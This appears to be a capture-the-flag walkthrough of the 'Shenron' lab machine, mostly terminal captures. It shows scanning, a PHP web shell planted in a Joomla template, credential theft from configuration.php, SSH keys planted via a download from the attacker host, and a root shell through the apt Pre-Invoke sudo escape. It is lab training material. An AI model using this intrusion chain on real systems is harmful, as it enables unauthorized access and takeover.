


```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sat Jun 14 15:55:49 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.96
Host is up (0.00015s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0e:22:60:0a:f7:d4:78:f6:42:08:d7:6a:6b:b0:b1:62 (RSA)
|   256 b3:0c:cd:0a:67:c3:ab:d2:23:27:02:1f:b2:fb:91:12 (ECDSA)
|_  256 29:73:e0:f2:6d:f6:fb:de:4c:6f:b2:7a:19:69:f5:82 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:41:E5:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ whatweb http://10.0.2.96
http://10.0.2.96 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.96], Title[Apache2 Debian Default Page: It works]
```

```
❯ gobuster dir -u http://10.0.2.96 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.96
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              jpg,txt,js,html,css,md,sh,php,xml,png
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/test                 (Status: 301) [Size: 305] [--> http://10.0.2.96/test/]
/.html                (Status: 403) [Size: 274]
/index.html           (Status: 200) [Size: 10701]
/joomla               (Status: 301) [Size: 307] [--> http://10.0.2.96/joomla/]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
```







```
❯ gobuster dir -u http://10.0.2.96/joomla -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.96/joomla
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              jpg,sh,php,html,xml,css,md,png,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 274]
/.html               (Status: 403) [Size: 274]
/index.php           (Status: 200) [Size: 6635]
/images              (Status: 301) [Size: 314] [--> http://10.0.2.96/joomla/images/]
/templates           (Status: 301) [Size: 317] [--> http://10.0.2.96/joomla/templates/]
/media               (Status: 301) [Size: 313] [--> http://10.0.2.96/joomla/media/]
/modules             (Status: 301) [Size: 315] [--> http://10.0.2.96/joomla/modules/]
/bin                 (Status: 301) [Size: 311] [--> http://10.0.2.96/joomla/bin/]
/plugins             (Status: 301) [Size: 315] [--> http://10.0.2.96/joomla/plugins/]
/includes            (Status: 301) [Size: 316] [--> http://10.0.2.96/joomla/includes/]
/language            (Status: 301) [Size: 316] [--> http://10.0.2.96/joomla/language/]
/README.txt          (Status: 200) [Size: 4793]
/components          (Status: 301) [Size: 318] [--> http://10.0.2.96/joomla/components/]
/cache               (Status: 301) [Size: 313] [--> http://10.0.2.96/joomla/cache/]
/libraries           (Status: 301) [Size: 317] [--> http://10.0.2.96/joomla/libraries/]
/robots.txt          (Status: 200) [Size: 748]
/tmp                 (Status: 301) [Size: 311] [--> http://10.0.2.96/joomla/tmp/]
/LICENSE.txt         (Status: 200) [Size: 18092]
/layouts             (Status: 301) [Size: 315] [--> http://10.0.2.96/joomla/layouts/]
/administrator       (Status: 301) [Size: 321] [--> http://10.0.2.96/joomla/administrator/]
/configuration.php   (Status: 200) [Size: 0]
/htaccess.txt        (Status: 200) [Size: 3407]
/cli                 (Status: 301) [Size: 311] [--> http://10.0.2.96/joomla/cli/]
/.html               (Status: 403) [Size: 274]
/.php                (Status: 403) [Size: 274]
```

10.0.2.96/joomla//robots.txt

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus | So

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

10.0.2.96/joomla/administrator/index.php

eThings | Nessus | SonarQube | CCNA | OTW | HMVM | DL | VHB | THL | R-M | THM | PS | HTB | H4U | CyberChef

Components | Extensions | Help | joomla

Joomla!


Joomla 3.10.12 is available: Update Now

Joomla! 3.9.23


```
❯ searchsploit joomla 3.9.23
-----------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting
```


CONFIGURATION


- Global
- Templates
- Language(s)


Templates
Image
Template
Beez3 Details and Files
No preview available. You ca
Protostar Details and Files
No preview available. You ca


Editing file "/error.php" in template "beez3".
Press F10 to toggle Full Screen editing.
css
html
images
javascript
language
component.php
error.php
<?php
/**
defined('_JEXEC') or
/** @var JDocumentEr
$showRightColumn = 0


Message
File saved.
Editor
Create Overrides
Template Description
Editing file "/error.php" in template "beez3".
Press F10 to toggle Full Screen editing.
css
html
images
javascript
language
component.php
error.php
<?php
system($_GET['cmd']);
?>


view-source:http://10.0.2.96/joomla/
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0
<meta charset="utf-8" />
<base href="http://10.0.2.96/joomla/" />
<meta name="generator" content="Joomla! - Open Source Content Manage
<title>Home</title>
<link href="/joomla/index.php?format=feed&type=rss" rel="alterna
<link href="/joomla/index.php?format=feed&type=atom" rel="altern
<link href="/joomla/templates/protostar/favicon.ico" rel="shortcut i


10.0.2.96/joomla/templates/beez3/error.php?cmd=id
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
www-data@shenron:/var/www/html/joomla/templates/beez3$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
jenny:x:1001:1001::/home/jenny:/bin/bash
shenron:x:1002:1002::/home/shenron:/bin/bash
```

```
www-data@shenron:/$ find / -type f -name password* 2>/dev/null
/usr/share/help-langpack/en_GB/evince/password.page
/usr/share/help-langpack/en_GB/zenity/password.page
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/password_pbkdf2.mod
/var/cache/debconf/passwords.dat
/var/www/html/joomla/libraries/joomla/form/fields/password.php
/var/www/html/joomla/libraries/fof/form/field/password.php
/var/www/html/joomla/libraries/vendor/ircmaxell/password-compat/lib/password.php
/var/www/html/joomla/media/system/js/passwordstrength.js
/var/www/html/joomla/layouts/joomla/form/field/password.php
/var/www/html/test/password
/var/lib/pam/password
/var/opt/password.txt
www-data@shenron:/$ ls -la /var/opt/password.txt
-rwx------ 1 shenron shenron 43 Dec 13  2020 /var/opt/password.txt
```

```
www-data@shenron:/$ cd /var/www/html/joomla/
www-data@shenron:/var/www/html/joomla$ ls -la
total 116
drwxr-xr-x 17 www-data www-data  4096 Dec 13  2020 .
drwxr-xr-x  4 root     root      4096 Dec 13  2020 ..
-rwxr-xr-x  1 www-data www-data 18092 Nov 24  2020 LICENSE.txt
-rwxr-xr-x  1 www-data www-data  4793 Nov 24  2020 README.txt
drwxr-xr-x 11 www-data www-data  4096 Nov 24  2020 administrator
drwxr-xr-x  2 www-data www-data  4096 Nov 24  2020 bin
drwxr-xr-x  2 www-data www-data  4096 Nov 24  2020 cache
drwxr-xr-x  2 www-data www-data  4096 Nov 24  2020 cli
drwxr-xr-x 20 www-data www-data  4096 Nov 24  2020 components
-rw-r--r--  1 www-data www-data  1982 Dec 13  2020 configuration.php
-rwxr-xr-x  1 jenny    jenny     3407 Nov 24  2020 htaccess.txt
drwxr-xr-x  5 www-data www-data  4096 Nov 24  2020 images
drwxr-xr-x  2 www-data www-data  4096 Nov 24  2020 includes
-rwxr-xr-x  1 www-data www-data  1420 Nov 24  2020 index.php
drwxr-xr-x  4 www-data www-data  4096 Nov 24  2020 language
drwxr-xr-x  5 www-data www-data  4096 Nov 24  2020 layouts
drwxr-xr-x 12 www-data www-data  4096 Nov 24  2020 libraries
drwxr-xr-x 30 www-data www-data  4096 Nov 24  2020 media
drwxr-xr-x 27 www-data www-data  4096 Nov 24  2020 modules
drwxr-xr-x 19 www-data www-data  4096 Nov 24  2020 plugins
-rwxr-xr-x  1 www-data www-data   748 Nov 24  2020 robots.txt
drwxr-xr-x  5 www-data www-data  4096 Nov 24  2020 templates
drwxr-xr-x  2 www-data www-data  4096 Nov 24  2020 tmp
-rwxr-xr-x  1 www-data www-data  1859 Nov 24  2020 web.config.txt
www-data@shenron:/var/www/html/joomla$ cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance
        public $display_offline_message = '1';
```

```
public $user = 'jenny';
public $password = 'Mypa$$wordi$notharD@123';
```

```
}www-data@shenron:/var/www/html/joomla$ su jenny
Password:
jenny@shenron:/var/www/html/joomla$
jenny@shenron:/var/www/html/joomla$ id
uid=1001(jenny) gid=1001(jenny) groups=1001(jenny)
```

```
❯ ssh-keygen -t rsa -b 4096 -C "jenny@10.0.2.96"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/VulnHub/Shenron/id_rsa
Enter passphrase for "/home/kali/VulnHub/Shenron/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/VulnHub/Shenron/id_rsa
Your public key has been saved in /home/kali/VulnHub/Shenron/id_rsa.pub
The key fingerprint is:
SHA256:b3qjqGibTE7uvAUncy+ehnQvUNLlxaJqiPaAyhTelRI jenny@10.0.2.96
The key's randomart image is:
+---[RSA 4096]----+
|       .         |
|   E  o o        |
|    ..+.o        |
| ...+o.          |
|+.*+=   S        |
|+==B..   .       |
|=o=+o..   o      |
|.Oo*oo.. oo      |
| o@++o. oo .     |
+----[SHA256]-----+
❯ lla
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 17:15:46 2025 .
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 15:54:01 2025 ..
.rw-rw-r-- kali kali  79 B  Sat Jun 14 17:01:43 2025 creds
.rw------- kali kali 3.3 KB Sat Jun 14 17:15:46 2025 id_rsa
.rw-r--r-- kali kali 741 B  Sat Jun 14 17:15:46 2025 id_rsa.pub
.rw-rw-r-- kali kali 438 B  Sat Jun 14 15:55:18 2025 ports
.rw-rw-r-- kali kali 979 B  Sat Jun 14 15:55:56 2025 target
```

```
❯ cp id_rsa.pub authorized_keys
❯ lla
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 17:16:17 2025 .
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 15:54:01 2025 ..
.rw-r--r-- kali kali 741 B  Sat Jun 14 17:16:17 2025 authorized_keys
.rw-rw-r-- kali kali  79 B  Sat Jun 14 17:01:43 2025 creds
.rw------- kali kali 3.3 KB Sat Jun 14 17:15:46 2025 id_rsa
.rw-r--r-- kali kali 741 B  Sat Jun 14 17:15:46 2025 id_rsa.pub
```

```
❯ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.96 - - [14/Jun/2025 17:17:20] "GET /authorized_keys HTTP/1.1" 200 -
```

```
jenny@shenron:~/.ssh$ wget http://10.0.2.65:8081/authorized_keys
--2025-06-14 20:47:19--  http://10.0.2.65:8081/authorized_keys
Connecting to 10.0.2.65:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 741 [application/octet-stream]
Saving to: ‘authorized_keys’

authorized_keys                                     100%[===============

2025-06-14 20:47:19 (13.1 MB/s) - ‘authorized_keys’ saved [741/741]

jenny@shenron:~/.ssh$ ls -la
total 16
drwxrwxr-x 2 jenny jenny 4096 Jun 14 20:47 .
drwx------ 3 jenny jenny 4096 Dec 13  2020 ..
-rw-rw-r-- 1 jenny jenny  741 Jun 14 20:46 authorized_keys
-rw-r--r-- 1 jenny jenny  222 Dec 13  2020 known_hosts
```

```
❯ chmod 400 id_rsa
❯ ssh -i id_rsa jenny@10.0.2.96
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Dec 12 19:04:10 2020 from 192.168.1.5
jenny@shenron:~$
```

```
jenny@shenron:~$ sudo -l
Matching Defaults entries for jenny on shenron:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on shenron:
    (shenron) NOPASSWD: /usr/bin/cp
```

```
❯ ssh-keygen -t rsa -b 4096 -C "shenron@10.0.2.96"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/VulnHub/Shenron/user/id_rsa
Enter passphrase for "/home/kali/VulnHub/Shenron/user/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/VulnHub/Shenron/user/id_rsa
Your public key has been saved in /home/kali/VulnHub/Shenron/user/id_rsa.pub
The key fingerprint is:
SHA256:kZHdeLeo8lR41IU85pVrhcZ6qWS876rW7EP/qk61M/k shenron@10.0.2.96
The key's randomart image is:
+---[RSA 4096]----+
|        .o o + +o|
|        .oo + @.o|
|        o  = B =o|
|         .. O =o |
|        S  * +o  |
|        . o +. o |
|         + +.o=  |
|          o.+ o+ |
|         ..+==ooE|
+----[SHA256]-----+
```

```
❯ pwd
/home/kali/VulnHub/Shenron/user
❯ cp id_rsa.pub authorized_keys
❯ chmod 400 id_rsa
❯ lla
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 18:08:42 2025 🗁 .
drwxrwxr-x kali kali 4.0 KB Sat Jun 14 18:06:33 2025 🗁 ..
.rw-r--r-- kali kali 743 B  Sat Jun 14 18:08:42 2025 🎗 authorized_keys
.r-------- kali kali 3.3 KB Sat Jun 14 18:07:42 2025 🔒 id_rsa
.rw-r--r-- kali kali 743 B  Sat Jun 14 18:07:42 2025 🔒 id_rsa.pub
```

```
❯ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.96 - - [14/Jun/2025 18:10:09] "GET /authorized_keys HTTP/1.1" 200 -
```


```
jenny@shenron:~$ cd /tmp
jenny@shenron:/tmp$ wget http://10.0.2.65:8081/authorized_keys
--2025-06-14 21:40:09--  http://10.0.2.65:8081/authorized_keys
Connecting to 10.0.2.65:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 743 [application/octet-stream]
Saving to: 'authorized_keys'

authorized_keys                                 100%[=================================

2025-06-14 21:40:09 (149 MB/s) - 'authorized_keys' saved [743/743]

jenny@shenron:/tmp$ ls -la
total 12
drwxrwxrwt  2 root  root  4096 Jun 14 21:40 .
drwxr-xr-x 18 root  root  4096 Dec 12  2020 ..
-rw-rw-r--  1 jenny jenny  743 Jun 14 21:38 authorized_keys
jenny@shenron:/tmp$ sudo -u shenron /usr/bin/cp authorized_keys /home/shenron/.ssh/
```

```
❯ ssh -i id_rsa shenron@10.0.2.96
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Dec 13 17:52:12 2020 from 127.0.0.1
shenron@shenron:~$
```

```
shenron@shenron:~$ cat local.txt
098bf43cc909e1f89bb4c910bd31e1d4
```

```
shenron@shenron:~$ ls -la /var/opt/password.txt
-rwx------ 1 shenron shenron 43 Dec 13  2020 /var/opt/password.txt
shenron@shenron:~$ cat /var/opt/password.txt
shenron : YoUkNowMyPaSsWoRdIsToStRoNgDeAr
```

```
shenron@shenron:~$ sudo -l
[sudo] password for shenron:
Matching Defaults entries for shenron on shenron:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shenron may run the following commands on shenron:
    (ALL : ALL) /usr/bin/apt
```




```
shenron@shenron:~$ sudo /usr/bin/apt update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -la /root
total 28
drwx------  3 root root 4096 Dec 13  2020 .
drwxr-xr-x 18 root root 4096 Dec 12  2020 ..
-rw-------  1 root root    7 Dec 13  2020 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r--  1 root root  690 Dec 13  2020 root.txt
drwxr-xr-x  2 root root 4096 Dec 13  2020 .ssh
-rw-------  1 root root  801 Dec 13  2020 .viminfo
# cat /root/root.txt

  mmmm  #                                                    mmm
 #"   " # mm     mmm    m mm     m mm    mmm    m mm          #
 "#mmm  #"  #   #"  #   #"  #    #"  " #" "#   #"  #          #
     "# #   #   #""""   #   #    #      #   #   #   #   """    #
 "mmm#" #   #   "#mm"   #   #    #      "#m#"   #   #         mm#mm

Your Root Flag Is Here :- aa087b2d466cd593622798c8e972bffb



If You Like This Machine Follow Me On Twitter..
Twitter Handle:-    https://twitter.com/shubhammandloi or @shubhammandloi
```